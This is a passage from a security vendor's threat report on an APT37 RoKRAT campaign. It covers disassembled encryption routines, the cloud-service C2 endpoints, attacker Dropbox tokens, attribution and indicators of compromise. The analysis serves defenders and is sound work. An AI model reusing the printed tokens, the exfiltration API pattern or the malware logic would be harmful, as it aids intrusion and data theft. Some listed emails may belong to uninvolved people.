00411A12 . 50                push    eax
00411A13 . 68 34864B00       push    toy01.4B8634
00411A18 . 8B85 10FFFFFFF    lea     eax, dword ptr ss:[ebp - 0xF0]
00411A1E . 68 80864B00       push    toy01.4B8680
00411A23 . 50                push    eax
00411A24 . FF15 08324A00     call    dword ptr ds:[<wsprintfw> ]
00411A2A . 83C4 18           add     esp, 0x18
00411A2D . FF05 B4014D00     inc     dword ptr ds:[0x4D01B4 ] v26
00411A33 . E8 01480300       call    <toy01.sub_446239>
00411A38 . 66:8945 E4        mov     word ptr ss:[ebp - 0x1C], ax
00411A3C . E8 F8470300       call    <toy01.sub_446239>
00411A41 . 8B55 F0           mov     edx, dword ptr ss:[ebp - 0x10]
00411A44 . 8B4D EC           mov     ecx, dword ptr ss:[ebp - 0x14]
00411A47 . 66:8945 E6        mov     word ptr ss:[ebp - 0x1A], ax
00411A4B . 2BD1             sub     edx, ecx
00411A4D . 74 11            je      toy01.411A60
00411A4F > 8B C3            mov     eax, ebx
00411A51 . 83E0 03          and     eax, 0x3
00411A54 . 8A4405 E4        mov     al, byte ptr ss:[ebp + eax - 0x1C]
00411A58 . 300419           xor     byte ptr ds:[ecx + ebx], al
00411A5B . 43              inc     ebx
00411A5C . 3BD4            cmp     ebx, edx
00411A5E . 72 EF           jnb     toy01.411A4F
00411A60 > 8D4D EC          lea     ecx, dword ptr ss:[ebp - 0x14]

```

Pseudo-Random Number Generator

$v7[v1] \wedge = *((_BYTE *)\&v26 + (v1 \& 3));$

[Figure 15] Encryption Routine Using Random Key

- After the initial XOR obfuscation, the data undergoes additional encryption using AES-CBC-128. The AES key itself is encrypted via RSA and prefixed to the data.

```

00413288 <toy01.sub_413288>
push    esi
push    edi
mov     edi, ecx
lea     esi, dword ptr ds:[edi + 0x2C] ; [edi+2C]:SetThreadCursorCreationScaling+A10
mov     ecx, esi
call    <toy01.sub_413E4C>
mov     ecx, edi
mov     dword ptr ds:[esi], toy01.4B0FD4 ; 4B0FD4:"+:A"
mov     dword ptr ds:[esi + 0x4], toy01.4B1014
call    <toy01.sub_413B1E>
mov     ecx, edi
mov     dword ptr ds:[edi], toy01.4B8F40
mov     dword ptr ds:[edi + 0x4], toy01.4B8930
mov     dword ptr ds:[edi + 0x8], esi
call    <toy01.sub_475E80>
mov     eax, edi
pop     edi
pop     esi
ret

```

AES-CBC-128 Encrypt

[Figure 16] Partial View of AES-CBC-128 Encryption Routine

- The encrypted file, after passing through multiple encryption stages, is exfiltrated to a designated C2 server by the attacker. The exfiltration addresses are as follows.
- The RoKRAT family typically uses 3 cloud-based API services and tokens. The most common examples are listed below.

Cloud Services Used for C2

- api.pcloud[.]com
- cloud-api.yandex[.]net
- api.dropboxapi[.]com

Name	Action	API URL
pcloud	listfolder	https://api.pcloud[.]com/listfolder?path=%s
	uploadfile	https://api.pcloud[.]com/uploadfile? path=%s&filename=%s&nopartial=1
	getfilelink	https://api.pcloud[.]com/getfilelink? path=%s&forcedownload=1&skipfilename=1
	deletefile	https://api.pcloud[.]com/deletefile?path=%s
yandex	limit	https://cloud-api.yandex[.]net/v1/disk/resources? path=%s&limit=500
	upload	https://cloud-api.yandex[.]net/v1/disk/resources/upload? path=%s&overwrite=%s
	download	https://cloud-api.yandex[.]net/v1/disk/resources/download? path=%s
	permanently	https://cloud-api.yandex.net/v1/disk/resources? path=%s&permanently=%s
dropbox	list_folder	https://api.dropboxapi[.]com/2/files/list_folder
	upload	https://content.dropboxapi[.]com/2/files/upload
	download	https://content.dropboxapi[.]com/2/files/download
	delete	https://api.dropboxapi[.]com/2/files/delete

[Table 2] Cloud C2 API Communication Addresses

- In this case, C2 communication is conducted via Dropbox authentication. 2 access tokens used for credential-based authorization were observed.

00411AAB	C3	ret
00411AAC	55	push ebp
00411AAD	8BEC	mov ebp, esp
00411AAF	83E4 F8	and esp, 0xFFFFF8
00411AB2	81EC 8C000000	sub esp, 0x8C
00411AB8	53	push ebx
00411AB9	56	push esi
00411ABA	57	push edi
00411ABB	6A 00	push 0x0
00411ABD	E8 BAAB0300	call <toy01.sub_44C67C>
00411AC2	59	pop ecx
00411AC3	50	push eax
00411AC4	E8 91470300	call <toy01.sub_44625A>
00411AC9	8325 B4014D00 00	dword ptr ds:[0x4D01B4], 0x0
00411AD0	33F6	xor esi, esi
00411AD2	8B3D 5C304A00	mov edi, dword ptr ds:[<Sleep>]
00411AD8	59	pop ecx
00411AD9	33C0	xor eax, eax
00411ADB	BB 80A24C00	mov ebx, toy01.4CA280
00411AE0	894424 0C	dword ptr ss:[esp + 0xC], eax
00411AE4	836424 14 00	dword ptr ss:[esp + 0x14], 0x0
00411AE9	8D4C24 18	lea ecx, dword ptr ss:[esp + 0x18]
00411AED	836424 10 00	dword ptr ss:[esp + 0x10], 0x0
00411AF2	E8 89290000	call <toy01.sub_414480>
00411AF7	68 A4864B00	push toy01.4B86A4
00411AFC	68 AC864B00	push toy01.4B86AC
00411B01	68 B8864B00	push toy01.4B86B8
EIP → 00411B06	8D43 04	lea eax, dword ptr ds:[ebx + 0x4]
00411B09	50	push eax
00411B0A	FF33	dword ptr ds:[ebx]
00411B0C	8D4C24 2C	lea ecx, dword ptr ss:[esp + 0x2C]
00411B10	E8 DB2C0000	call <toy01.sub_4147F0>
00411B15	8D4C24 18	lea ecx, dword ptr ss:[esp + 0x18]
00411B19	E8 322D0000	call <toy01.sub_414850>
00411B1E	83EC 18	sub esp, 0x18
00411B21	8BCC	mov ecx, esp
00411B23	68 C8864B00	push toy01.4B86C8
00411B28	E8 91A9FFFF	call <toy01.sub_40C4BE>
00411B2D	8D4424 28	lea eax, dword ptr ss:[esp + 0x28]
00411B31	50	push eax
00411B32	8D4424 30	lea eax, dword ptr ss:[esp + 0x30]
00411B36	50	push eax
00411B37	8D4C24 38	lea ecx, dword ptr ss:[esp + 0x38]
00411B3B	E8 F0460000	call <toy01.sub_416230>

eax=0ABFFE58
dword ptr ds:[ebx+04]=[004CA284] L"qpIH7aCNxGUAAAAAAAAAAAbvHIsHbphV6aB6THhpP-8t30a_TXE14lh4kLBHEI6Cp"

[Figure 17] Dropbox Access Tokens


- Access Token
 - qpIH7aCNxGUAAAAAAAAAAAbvHIsHbphV6aB6THhpP-8t30a_TXE14lh4kLBHEI6Cp
 - 2SufkFqeegMAAAAAAAAAAXBHNzzqhiDRu4wvncLkI7VlkC8Zd3YkJWlqZbpL8afr
- E-Mail
 - rolf.gehrung@yandex.com
 - ekta.sahasi@yandex.com

◦ Each access token is associated with registrant information as shown above, and both tokens are linked to Russian Yandex accounts.

4-3. RoKRAT Similarity Analysis

- On February 3rd, Genians published a report titled "[APT37's Malicious HWP Document Delivered via K-Messenger.](#)" The case involved the distribution of malicious HWP files through popular instant messaging platforms in South Korea and specific group chats.

○ At the time, filenames related to automobile brands and transportation were used for the malicious documents. A comparison between the RoKRAT sample from the ToyBox Story case and the earlier variant revealed significant code similarities.



[Figure 18] Comparative Analysis of RoKRAT Encryption Routine Similarities

○ “[Capa](#),” an open-source tool developed by Google’s Mandiant FLARE team, features over 890 predefined rules that can be used to identify functionalities within executable files. It is useful for static malware analysis and is continuously updated with new capabilities. It can also be used to assess functional similarities across related malware samples.

○ Unlike Yara, which relies on byte sequence matching, Capa identifies behavior-based patterns tied to specific functionalities. In particular, it analyzes embedded API calls, registry references, and various strings to determine capabilities and provides ATT&CK mapping data as well.

md5 sha1 sha256 analysis os format arch path	18db9e11bd8829642df9f6774339fc85 d2c9856731016c6c873f4d66d382a3c7a736901 394c99b75cfd7611ef8373cc25b65ff8d451d3a7e3a054d1a9f81524c1c5d99 D:/hwp701.dat_	md5 sha1 sha256 analysis os format arch path	ecae78c1a6fce216d2a23f763fa1527e 3ca778a3a3e3b7983e13852955e853daec2dc2c 97d7119d9835fc85bdfdc8ac77e8734d67e964250fce31165275d32b3ad6c710 D:/toy01.dat_
ATT&CK Tactic	ATT&CK Technique	ATT&CK Tactic	ATT&CK Technique
COLLECTION DEFENSE EVASION DISCOVERY	Screen Capture [T1113] Obfuscated Files or Information [T1027] Obfuscated Files or Information::Indicator Removal from Tools [T1027.005] Account Discovery [T1087] File and Directory Discovery [T1083] Process Discovery [T1057] Query Registry [T1012] System Information Discovery [T1082] System Owner/User Discovery [T1033] Shared Modules [T1129]	COLLECTION DEFENSE EVASION DISCOVERY	Screen Capture [T1113] Obfuscated Files or Information [T1027] Obfuscated Files or Information::Indicator Removal from Tools [T1027.005] Account Discovery [T1087] File and Directory Discovery [T1083] Process Discovery [T1057] Query Registry [T1012] System Information Discovery [T1082] System Owner/User Discovery [T1033] Shared Modules [T1129]
EXECUTION		EXECUTION	
MAEC Category	MAEC Value	MAEC Category	MAEC Value
malware-category	launcher	malware-category	launcher
MBC Objective	MBC Behavior	MBC Objective	MBC Behavior
ANTI-STATIC ANALYSIS COLLECTION COMMAND AND CONTROL COMMUNICATION CRYPTOGRAPHY DATA	Executable Code Obfuscation::Argument Obfuscation [B0032.020] Executable Code Obfuscation::Stack Strings [B0032.017] Screen Capture::WinAPI [E1113.m01] C2 Communication::Receive Data [B0030.002] C2 Communication::Send Data [B0030.001] HTTP Communication [C0002] HTTP Communication::Create Request [C0002.012] HTTP Communication::Get Response [C0002.017] HTTP Communication::Open URL [C0002.004] HTTP Communication::Read Header [C0002.014] HTTP Communication::Send Request [C0002.003] HTTP Communication::Set Header [C0002.013] HTTP Communication::WinHTTP [C0002.008] Crypto Library [C0059] Encrypt Data::AES [C0027.001] Encryption Key [C0028] Generate Pseudo-random Sequence [C0021] Generate Pseudo-random Sequence::Use API [C0021.003] Check String [C0019] Checksum::Adler [C0032.005]	ANTI-STATIC ANALYSIS COLLECTION COMMAND AND CONTROL COMMUNICATION CRYPTOGRAPHY DATA	Executable Code Obfuscation::Argument Obfuscation [B0032.020] Executable Code Obfuscation::Stack Strings [B0032.017] Screen Capture::WinAPI [E1113.m01] C2 Communication::Receive Data [B0030.002] C2 Communication::Send Data [B0030.001] HTTP Communication [C0002] HTTP Communication::Create Request [C0002.012] HTTP Communication::Get Response [C0002.017] HTTP Communication::Open URL [C0002.004] HTTP Communication::Read Header [C0002.014] HTTP Communication::Send Request [C0002.003] HTTP Communication::Set Header [C0002.013] HTTP Communication::WinHTTP [C0002.008] Crypto Library [C0059] Encrypt Data::AES [C0027.001] Encryption Key [C0028] Generate Pseudo-random Sequence [C0021] Generate Pseudo-random Sequence::Use API [C0021.003] Check String [C0019] Checksum::Adler [C0032.005]

[Figure 19] Similarity Analysis Using Capa Static Analysis

- Analysis of the RoKRAT file using the Capa tool revealed consistent mappings to MITRE ATT&CK tactics and techniques, suggesting a strong behavioral correlation.
- The Malware Behavior Catalog ([MBC](#)) classifies malware behavior based on static analysis results, though discrepancies may exist when compared to runtime behavior.
- The results for both “MBC Objective” and “MBC Behavior” also follow the same pattern. This shows that although the RoKRAT module continues to be used over time, there have been few changes to its code structure.
- APT37 appears to employ the RoKRAT module in fileless attacks, enabling it to evade antivirus detection without significant code changes. Consequently, detection and response via EDR solutions are more effective.

5. Threat Attribution

5-1. Traces of the Threat Actor

- GSC collected threat actor information through HUMINT, intelligence-sharing partnerships (both domestic and international), and threat intelligence analysis.
- During the investigation of infrastructure used to issue malicious file commands, several Russian Yandex email accounts were identified.

Yandex Email Addresses


- rolf.gehrung@yandex.com
- ekta.sahasi@yandex.com
- gursimran.bindra@yandex.com
- sneha.geethakrishnan@yandex.com

◦ In addition, a previous report published on November 6, 2024, titled “[Cyber Reconnaissance Activities Attributed to APT37](#),” disclosed five Gmail accounts used by the threat actor.

Gmail Addresses

- tanessha.samuel@gmail.com
- tianling0315@gmail.com
- w.sarah0808@gmail.com
- softpower21cs@gmail.com
- sandozmessi@gmail.com


◦ Username searches based on the Yandex email addresses returned LinkedIn profiles with matching names. However, it is unclear whether these are mere coincidences, cases of identity theft, or impersonation. The investigation is ongoing.



[Figure 20] LinkedIn Profiles Matching Yandex Email Usernames

5-2. Threat Infrastructure Similarity

- Following the release of the report [“Rise in Fileless RoKRAT Attacks by the APT37 Group,”](#) similar threat campaigns have continued to surface. In particular, the group continues to use LNK and HWP files containing embedded commands to initiate fileless RoKRAT attacks.



[Figure 21] Relationship Diagram of APT37 Campaigns

- A review of APT37’s campaign infrastructure shows that the group frequently leverages legitimate cloud storage services as command and control (C2) servers.
- The actor also utilizes services like NordVPN and AstrillVPN to obfuscate their network origin. Notably, the use of AstrillVPN was previously mentioned in Google’s threat intelligence report, “[Staying a Step Ahead: Mitigating the DPRK IT Worker Threat.](#)”


6. Conclusion and Response

- This report examined a recent APT37 campaign that masqueraded as content related to North Korean troop deployments in Russia and an academic forum organized by a South Korean national security think tank.
- The threat actors exploited legitimate cloud services as C2 infrastructure and continued to modify shortcut (LNK) files while focusing on fileless attack techniques to evade detection by anti-virus software installed on target endpoints.
- When pattern-based security products fail to detect the initial intrusion, they may allow threats to advance and cause unexpected damage. As a precaution, users should refrain from opening any LNK files attached to emails, especially those contained in compressed archives.

- [Genian EDR](#) detects such threats in real time and blocks them before they can spread within the internal network.




- 23/27



[Figure 23] PowerShell Command Line View

- Genian EDR's attack storyline feature provides clear visibility into parent-child process relationships on the compromised endpoint.
- Analysts can examine command-line arguments passed to intermediary processes like cmd.exe and powershell.exe, offering critical visibility for threat analysis.
- Beyond execution tracking, Genian EDR enables proactive threat hunting through granular event analysis and LIVE search, tailored per endpoint.



[Figure 24] Genian EDR Interface Showing Detected C2 Cloud Communication

- Security administrators in both enterprise and public environments can efficiently monitor and manage abnormal behaviors on specific endpoints through EDR activity logs.
- In particular, determining whether access to legitimate cloud services is malicious cannot rely on connection data alone. However, Genian EDR leverages its accumulated threat intelligence and proprietary anomaly detection engine, XBA, to detect malicious API-layer communications with cloud services.
- In addition, Genian EDR integrates [MITRE ATT&CK](#) mapping to enable more precise threat classification and structured response workflows.

7. Indicator of Compromise

MD5

81c08366ea7fc0f933f368b120104384
723f80d1843315717bc56e9e58e89be5
7822e53536c1cf86c3e44e31e77bd088
324688238c42d7190a2b50303cbc6a3c
a635bd019674b25038cd8f02e15eebd2
beeaca6a34fb05e73a6d8b7d2b8c2ee3
d5d48f044ff16ef6a4d5bde060ed5cee
d77c8449f1efc4bfb9ebff496442bbbc
2f431c4e65af9908d2182c6a093bf262
7cc8ce5374ff9eacd38491b75cbcdf89
8f339a09f0d0202cfaffbd38469490ec
46ca088d5c052738d42bbd6231cc0ed5

C2

89.147.101[.]65
89.147.101[.]71
37.120.210[.]2

E-Mail

rolf.gehrung@yandex.com

ekta.sahasi@yandex.com

gursimran.bindra@yandex.com

sneha.geethakrishnan@yandex.com

tanessha.samuel@gmail.com

tianling0315@gmail.com

w.sarah0808@gmail.com

softpower21cs@gmail.com

sandozmessi@gmail.com

tiger.man.1999@mail.ru

navermail_noreply@mail.ru

매달 새로운 보안 콘텐츠를
보내드립니다!

뉴스레터 구독하기 →

Genian EDR를
더 알아보고 싶으시다면?

바로 가기 →